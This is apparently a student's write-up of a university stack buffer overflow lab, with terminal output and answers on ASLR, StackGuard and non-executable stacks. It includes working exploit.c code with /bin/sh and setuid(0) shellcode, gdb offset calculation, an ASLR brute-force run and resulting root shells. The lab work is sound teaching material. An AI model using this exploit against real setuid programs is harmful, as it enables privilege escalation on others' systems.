Task1:

follow the instruction to turn off the counter measure and compile the shellcode to get below.

A2 — ssh -i cybr-keypair.pem seed@ec2-18-234-133-29.compute-1.amazona...

```
-bash: cd: bof/: No such file or directory
[10/10/20]seed@ip-172-31-29-196:~$ git clone https://gitlab.ecs.vuw.ac.nz/ian/cy
br271-public.git
Cloning into 'cybr271-public'...
remote: Enumerating objects: 18, done.
remote: Counting objects: 100% (18/18), done.
remote: Compressing objects: 100% (16/16), done.
remote: Total 18 (delta 5), reused 0 (delta 0), pack-reused 0
Unpacking objects: 100% (18/18), done.
Checking connectivity... done.
[10/10/20]seed@ip-172-31-29-196:~$ ls
Customization  Downloads  Public     android         examples.desktop  source
Desktop        Music      Templates  bin             get-pip.py
Documents      Pictures   Videos     cybr271-public  lib
[10/10/20]seed@ip-172-31-29-196:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[10/10/20]seed@ip-172-31-29-196:~$ sudo rm /bin/sh
[10/10/20]seed@ip-172-31-29-196:~$ sudo ln -s /bin/zsh /bin/sh
[10/10/20]seed@ip-172-31-29-196:~$ cd cybr271-public
[10/10/20]seed@ip-172-31-29-196:~/cybr271-public$ ls
README.md  badfile  call_shellcode.c  dash_shell_test.c  exploit.c  stack.c
[10/10/20]seed@ip-172-31-29-196:~/cybr271-public$ gcc -z execstack -o call_shell
code call_shellcode.c
[10/10/20]seed@ip-172-31-29-196:~/cybr271-public$
```

Q1: Include screenshot showing what happens when you run the program and explain the output.

```
[10/11/20]seed@ip-172-31-29-196:~/cybr271-public$ gcc -z execstack -o call_shell
code call_shellcode.c
[10/11/20]seed@ip-172-31-29-196:~/cybr271-public$ ls -la call_shellcode
-rwxrwxr-x 1 seed seed 7388 Oct 11 06:19 call_shellcode
[10/11/20]seed@ip-172-31-29-196:~/cybr271-public$ ./call_shellcode
$ whoami
seed
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip
),46(plugdev),113(lpadmin),128(sambashare)
$ id -u
1000
$
```

From screenshot above we get that root access shell is not provided as whoami return seed and id returns 1000.

```
A2 — ssh -i cybr-keypair.pem seed@ec2-18-234-133-29.compute-1.amazona...
[10/11/20]seed@ip-172-31-29-196:~/cybr271-public$ sudo chown root call_shellcode
[[10/11/20]seed@ip-172-31-29-196:~/cybr271-public$ ls -la call_shellcode
-rwxrwxr-x 1 root seed 7388 Oct 11 06:19 call_shellcode
[[10/11/20]seed@ip-172-31-29-196:~/cybr271-public$ ./call_shellcode
[$ whoami
seed
[$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip
),46(plugdev),113(lpadmin),128(sambashare)
[$ exit
[10/11/20]seed@ip-172-31-29-196:~/cybr271-public$ sudo chomd 4755 call_shellcode
sudo: chomd: command not found
[10/11/20]seed@ip-172-31-29-196:~/cybr271-public$ sudo chmod 4755 call_shellcode
[[10/11/20]seed@ip-172-31-29-196:~/cybr271-public$ ls -la call_shellcode
-rwsr-xr-x 1 root seed 7388 Oct 11 06:19 call_shellcode
[[10/11/20]seed@ip-172-31-29-196:~/cybr271-public$ ./call_shellcode
[# whoami
root
[# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27
(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
[# id -u
0
#
```

follow the command from tutorial to able to gain the root access, result in run the shell with root permission as whoami = root.

Task 2:

A2 — ssh -i cybr-keypair.pem seed@ec2-18-234-133-29.compute-1.amazona...

```
Starting program: /home/seed/cybr271-public/stack
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".

[----------------------------------registers-----------------------------------]
EAX: 0xbffff117 --> 0xd335700c
EBX: 0x0
ECX: 0x804fb20 --> 0x0
EDX: 0x0
ESI: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0xbffff0f8 --> 0xbffff328 --> 0x0
ESP: 0xbffff0d0 --> 0xb7fe96eb (<_dl_fixup+11>: add    esi,0x15915)
EIP: 0x80484c1 (<bof+6>:        sub    esp,0x8)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x80484bb <bof>:     push   ebp
   0x80484bc <bof+1>:   mov    ebp,esp
   0x80484be <bof+3>:   sub    esp,0x28
=> 0x80484c1 <bof+6>:   sub    esp,0x8
   0x80484c4 <bof+9>:   push   DWORD PTR [ebp+0x8]
   0x80484c7 <bof+12>:  lea    eax,[ebp-0x20]
   0x80484ca <bof+15>:  push   eax
   0x80484cb <bof+16>:  call   0x8048370 <strcpy@plt>
[------------------------------------stack-------------------------------------]
0000| 0xbffff0d0 --> 0xb7fe96eb (<_dl_fixup+11>:        add    esi,0x15915)
0004| 0xbffff0d4 --> 0x0
0008| 0xbffff0d8 --> 0xb7f1c000 --> 0x1b1db0
0012| 0xbffff0dc --> 0xb7b62940 (0xb7b62940)
0016| 0xbffff0e0 --> 0xbffff328 --> 0x0
0020| 0xbffff0e4 --> 0xb7feff10 (<_dl_runtime_resolve+16>:      pop    edx)
0024| 0xbffff0e8 --> 0xb7dc888b (<__GI__IO_fread+11>:   add    ebx,0x153775)
0028| 0xbffff0ec --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (
    str=0xbffff117 "\fp5\323\241\343\005\223\016P\325d\265*\354^T]\246C\322\037\
n\276u\231(\212$\353\271\206\023\322g{\370\330\363_\021\262\364yjt1s\230\222\033
\220\246Wh\247}\352\272\262\024j\266rh\322h\243\177\331>,\357\311\224r\315\220Ni
=\331\004\237S\363\260\203\330*\226\307\315\366\202\227\364&\341\261\215r\317)\3
70\b\334l\203\r\t\002\303>\220\\\027r\002\304\312\250\261\071m\340\r\210Y\266\20
0\271c+\320-\220Q\217\203b\315E'%l\374\264U\211\375Pr\341\246\255\033\227\347\35
2") at stack.c:14
14          strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xbffff0f8
gdb-peda$ p &buffer
$2 = (char (*)[24]) 0xbffff0d8
gdb-peda$ p/d 0xbffff0f8 - 0xbffff0d8
$3 = 32
gdb-peda$
```

Q2: Include a screenshot of your completed program

```
A2 — ssh -i cybr-keypair.pem seed@ec2-18-234-133-29.compute-1.amazona...
 GNU nano 2.5.3                File: exploit.c

/* exploit.c  */

/* A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

char shellcode[]=
    "\x31\xc0"             /* xorl    %eax,%eax              */
    "\x50"                 /* pushl   %eax                   */
    "\x68""//sh"           /* pushl   $0x68732f2f            */
    "\x68""/bin"           /* pushl   $0x6e69622f            */
    "\x89\xe3"             /* movl    %esp,%ebx              */
    "\x50"                 /* pushl   %eax                   */
    "\x53"                 /* pushl   %ebx                   */
    "\x89\xe1"             /* movl    %esp,%ecx              */
    "\x99"                 /* cdq                            */
    "\xb0\x0b"             /* movb    $0x0b,%al              */
    "\xcd\x80"             /* int     $0x80                  */
;

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* You need to fill the buffer with appropriate contents here */

    /* You need to calculate the right OFFSET and RETURN_ADDRESS */
    *((long *)(buffer + 0x24)) = 0xbffff1d0;

    memcpy(buffer+sizeof(buffer)-sizeof(shellcode),shellcode,sizeof(shellcode));

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
                                 [ Read 42 lines ]
^G Get Help    ^O Write Out   ^W Where Is    ^K Cut Text    ^J Justify     ^C Cur Pos
^X Exit        ^R Read File   ^\ Replace     ^U Uncut Text  ^T To Spell    ^_ Go To Line
```

Q3: Include a screenshot that demonstrates your ran your program and got a root shell.

```
[10/11/20]seed@ip-172-31-29-196:~/cybr271-public$ gcc -g -o stack -z execstack -fno-stack-protector stack.c
[10/11/20]seed@ip-172-31-29-196:~/cybr271-public$ sudo chown root stack
[10/11/20]seed@ip-172-31-29-196:~/cybr271-public$ sudo chmod 4755 stack
[10/11/20]seed@ip-172-31-29-196:~/cybr271-public$ gcc exploit.c -o exploit
[10/11/20]seed@ip-172-31-29-196:~/cybr271-public$ ./exploit
[10/11/20]seed@ip-172-31-29-196:~/cybr271-public$ ./stack
# whoami
root
# cd
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```

Task3

Q4: Include a screenshot showing what happens when you comment out and uncomment setuid(0) .

when comment out setUid

```
[10/11/20]seed@ip-172-31-29-196:~/cybr271-public$ sudo chown root dash_shell_tes
t
[10/11/20]seed@ip-172-31-29-196:~/cybr271-public$ sudo chmod 4755 dash_shell_tes
t
[10/11/20]seed@ip-172-31-29-196:~/cybr271-public$ ./dash_shell_test
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip
),46(plugdev),113(lpadmin),128(sambashare)
$ whoami
seed
$ exit
```

when uncomment the line setuid(0)

```
[10/11/20]seed@ip-172-31-29-196:~/cybr271-public$ sudo chown root dash_shell_tes
t
[10/11/20]seed@ip-172-31-29-196:~/cybr271-public$ sudo chmod 4755 dash_shell_tes
t
[10/11/20]seed@ip-172-31-29-196:~/cybr271-public$ ./dash_shell_test
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),4
6(plugdev),113(lpadmin),128(sambashare)
# whoami
root
#
```

Q5: Describe and explain your observations.

I found out when setuid is commented out then we cannot gain root access but when setuid is uncommented then we are able to have root permission. When an executable program has the setuid set, then whenever the program is executed, it will behave as though it were being executed by the owner. So if root owns a program with the setuid set and that program is attacked with a buffer overflow, the machine language that is executed behaves as if it were being executed by root.

Q6: Include a screenshot showing your modified exploit.c

A2 — ssh -i cybr-keypair.pem seed@ec2-18-234-133-29.compute-1.amazona...

```
GNU nano 2.5.3                File: exploit.c

/* exploit.c  */

/* A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

char shellcode[]=
     "\x31\xc0" /* Line 1: xorl %eax,%eax */
"\x31\xdb" /* Line 2: xorl %ebx,%ebx */
"\xb0\xd5" /* Line 3: movb $0xd5,%al */
"\xcd\x80" /* Line 4: int $0x80 */
   "\x31\xc0"             /* xorl    %eax,%eax             */
    "\x50"                 /* pushl   %eax                  */
    "\x68""//sh"           /* pushl   $0x68732f2f           */
    "\x68""/bin"           /* pushl   $0x6e69622f           */
    "\x89\xe3"             /* movl    %esp,%ebx             */
    "\x50"                 /* pushl   %eax                  */
    "\x53"                 /* pushl   %ebx                  */
    "\x89\xe1"             /* movl    %esp,%ecx             */
    "\x99"                 /* cdq                           */
    "\xb0\x0b"             /* movb    $0x0b,%al             */
    "\xcd\x80"             /* int     $0x80                 */
;

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* You need to fill the buffer with appropriate contents here */

    /* You need to calculate the right OFFSET and RETURN_ADDRESS */
    *((long *)(buffer + 0x24)) = 0xbffff1d0;

    memcpy(buffer+sizeof(buffer)-sizeof(shellcode),shellcode,sizeof(shellcode));

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}

                          [ Read 46 lines ]
^G Get Help  ^O Write Out ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos
^X Exit      ^R Read File ^\ Replace   ^U Uncut Text^T To Spell  ^_ Go To Line
```

Q7: Include a screenshot showing the result of running the code, describe and explain your results

```
[10/12/20]seed@ip-172-31-29-196:~/cybr271-public$ gcc -o stack -z execstack -fno
-stack-protector stack.c
[10/12/20]seed@ip-172-31-29-196:~/cybr271-public$ sudo chown root stack
[10/12/20]seed@ip-172-31-29-196:~/cybr271-public$ sudo chmod 4755 stack
[10/12/20]seed@ip-172-31-29-196:~/cybr271-public$ gcc exploit.c -o exploit
[10/12/20]seed@ip-172-31-29-196:~/cybr271-public$ ./exploit
[10/12/20]seed@ip-172-31-29-196:~/cybr271-public$ ./stack
# whoami
root
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),4
6(plugdev),113(lpadmin),128(sambashare)
# id -u
0
# 
```

as we can see before updating the shellcode in Task 2, the uid is still the same . After the shellcode is updated , because we added code to set eax as setuid() system call number and executed the system call, so when applying the same attack from task2 again we realize that the uid is set to 0 as root.


Task 4:

Q8: Include a screenshot showing you turning on address randomization and carrying out the attack.

```
[10/12/20]seed@ip-172-31-29-196:~/cybr271-public$ sudo /sbin/sysctl -w kernel.ra
ndomize_va_space=2
kernel.randomize_va_space = 2
[10/12/20]seed@ip-172-31-29-196:~/cybr271-public$ ./exploit
[10/12/20]seed@ip-172-31-29-196:~/cybr271-public$ ./stack
Segmentation fault
[10/12/20]seed@ip-172-31-29-196:~/cybr271-public$ 
```

Q9: Describe and explain your observation.

Following the instructions, the attack used in task two will just result in a segmentation fault after turning ASLR back on.Because the ASLR is to attempt to randomize where items are in memory to make the task of injecting malicious code more difficult. The buffer overflow attack depends on knowing where items are located in memory to be able to inject code that can make valid memory references.This is why the attack is not working.



Q10: Include a screenshot showing your code used to brute force the attack

```
[[10/12/20]seed@ip-172-31-29-196:~/cybr271-public$ nano
[[10/12/20]seed@ip-172-31-29-196:~/cybr271-public$ ls
README.md        call_shellcode.c   exploit.c               stack
badfile          dash_shell_test.c  peda-session-stack.txt  stack.c
call_shellcode   exploit            script.sh
[[10/12/20]seed@ip-172-31-29-196:~/cybr271-public$ chmod +x script.sh
[[10/12/20]seed@ip-172-31-29-196:~/cybr271-public$ .\script.sh
.script.sh: command not found
[[10/12/20]seed@ip-172-31-29-196:~/cybr271-public$ ./script.h
-bash: ./script.h: No such file or directory
[[10/12/20]seed@ip-172-31-29-196:~/cybr271-public$ ./script.sh
0 minutes and 0 seconds elapsed.
The program has been running 1 times so far.
./script.sh: line 13: 25279 Segmentation fault      ./stack
0 minutes and 0 seconds elapsed.
The program has been running 2 times so far.
./script.sh: line 13: 25280 Segmentation fault      ./stack
0 minutes and 0 seconds elapsed.
The program has been running 3 times so far.
./script.sh: line 13: 25281 Segmentation fault      ./stack
0 minutes and 0 seconds elapsed.
The program has been running 4 times so far.
```

Q11: Include a screenshot showing the results of your brute force attack.

```
./script.sh: line 13: 12850 Segmentation fault      ./stack
1 minutes and 50 seconds elapsed.
The program has been running 148264 times so far.
./script.sh: line 13: 12851 Segmentation fault      ./stack
1 minutes and 50 seconds elapsed.
The program has been running 148265 times so far.
./script.sh: line 13: 12852 Segmentation fault      ./stack
1 minutes and 50 seconds elapsed.
The program has been running 148266 times so far.
./script.sh: line 13: 12853 Segmentation fault      ./stack
1 minutes and 50 seconds elapsed.
The program has been running 148267 times so far.
./script.sh: line 13: 12854 Segmentation fault      ./stack
1 minutes and 50 seconds elapsed.
The program has been running 148268 times so far.
[# whoami
root
[# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),4
6(plugdev),113(lpadmin),128(sambashare)
# 
```

Q12: Describe your observations and discuss what factors might cause the brute forcing take a shorter or longer time?

I successfully gained root access and overcame Address Randomization using brute force.The factor that really matters is that the number of possible stack base address values within the machine because the brute force is hoping that at some point the assigned address allows us to apply the attack so the total number of address value is an important factor that affect the brute force time.

Q13: Include a screenshot showing your experiment and any error messages observed.

```
[10/12/20]seed@ip-172-31-29-196:~/cybr271-public$ gcc -o stack -z execstack -g s
tack.c
[10/12/20]seed@ip-172-31-29-196:~/cybr271-public$ sudo chown root stack
[10/12/20]seed@ip-172-31-29-196:~/cybr271-public$ sudo chmod 4755 stack
[10/12/20]seed@ip-172-31-29-196:~/cybr271-public$ ./exploit
[10/12/20]seed@ip-172-31-29-196:~/cybr271-public$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
[10/12/20]seed@ip-172-31-29-196:~/cybr271-public$
```

Q14: Why did you get the results that you observed?

When we are applying the attack in the presence of StackGuard, the StackGuard insert a small value known as a canary between the stack variables (buffers) and the function return address. ... During function return the canary value is checked and if the value has changed the program is terminated. Thus reducing code execution to a mere denial of service attack. This is why we got stack smashing detected outcome , because StackGuard found out the value(canary) is changed and has terminated the program.

Task 6

Q15: Include a screenshot showing how you carried out the experiment and results.

```
[10/12/20]seed@ip-172-31-29-196:~/cybr271-public$ sudo sysctl -w kernel.randomiz
e_va_space=0
kernel.randomize_va_space = 0
[10/12/20]seed@ip-172-31-29-196:~/cybr271-public$ gcc -o stack -z noexecstack -f
no-stack-protector stack.c
[10/12/20]seed@ip-172-31-29-196:~/cybr271-public$ sudo chown root stack
[10/12/20]seed@ip-172-31-29-196:~/cybr271-public$ sudo chmod 4755 stack
[10/12/20]seed@ip-172-31-29-196:~/cybr271-public$ gcc -o exploit exploit.c
[10/12/20]seed@ip-172-31-29-196:~/cybr271-public$ ./exploit
[10/12/20]seed@ip-172-31-29-196:~/cybr271-public$ ./stack
Segmentation fault
[10/12/20]seed@ip-172-31-29-196:~/cybr271-public$
```

Q16: Explain your results. In particular, answer the following questions. Can you get a shell? If not, what is the problem? How does this protection scheme make your attacks difficult.

running gdb on stack, stopping when the Segmentation Fault occurs.

```
[----------------------------------registers-----------------------------------]
EAX: 0x1
EBX: 0x0
ECX: 0xbffff150 --> 0x564319
EDX: 0xbffff111 --> 0x564319
ESI: 0xb7fba000 --> 0x1b1db0
EDI: 0xb7fba000 --> 0x1b1db0
EBP: 0xfb8e66a3
ESP: 0xbffff100 --> 0x39ce8111
EIP: 0xe7565a61
EFLAGS: 0x10282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow
)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0xe7565a61
[------------------------------------stack-------------------------------------]
0000| 0xbffff100 --> 0x39ce8111
0004| 0xbffff104 --> 0x750330bd
0008| 0xbffff108 --> 0x53af48c3
0012| 0xbffff10c --> 0x178c7f24
0016| 0xbffff110 --> 0x564319b1
0020| 0xbffff114 --> 0xa5000000
0024| 0xbffff118 --> 0xd342b4b3
0028| 0xbffff11c --> 0xaf204697
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0xe7565a61 in ?? ()
gdb-peda$
```

Can you get a shell?:The program is stopped when it attempts to launch the shell, so the shell is not launched.

If not, what is the problem?:This happened because the application owner has restricted the particular memory storage by implementing the NX bit which would prevent an attacker from writing or executing his shellcode.

How does this protection scheme make your attacks difficult.: The scheme simply makes the stack portion of a user process's virtual address space non-executable, so that attack shellcode injected onto the stack cannot be executed. Once the code cannot be launched, the attacker won't be able to point that particular return address of the shelled value again back to the stack. So, this will protect the running memory from getting overflows,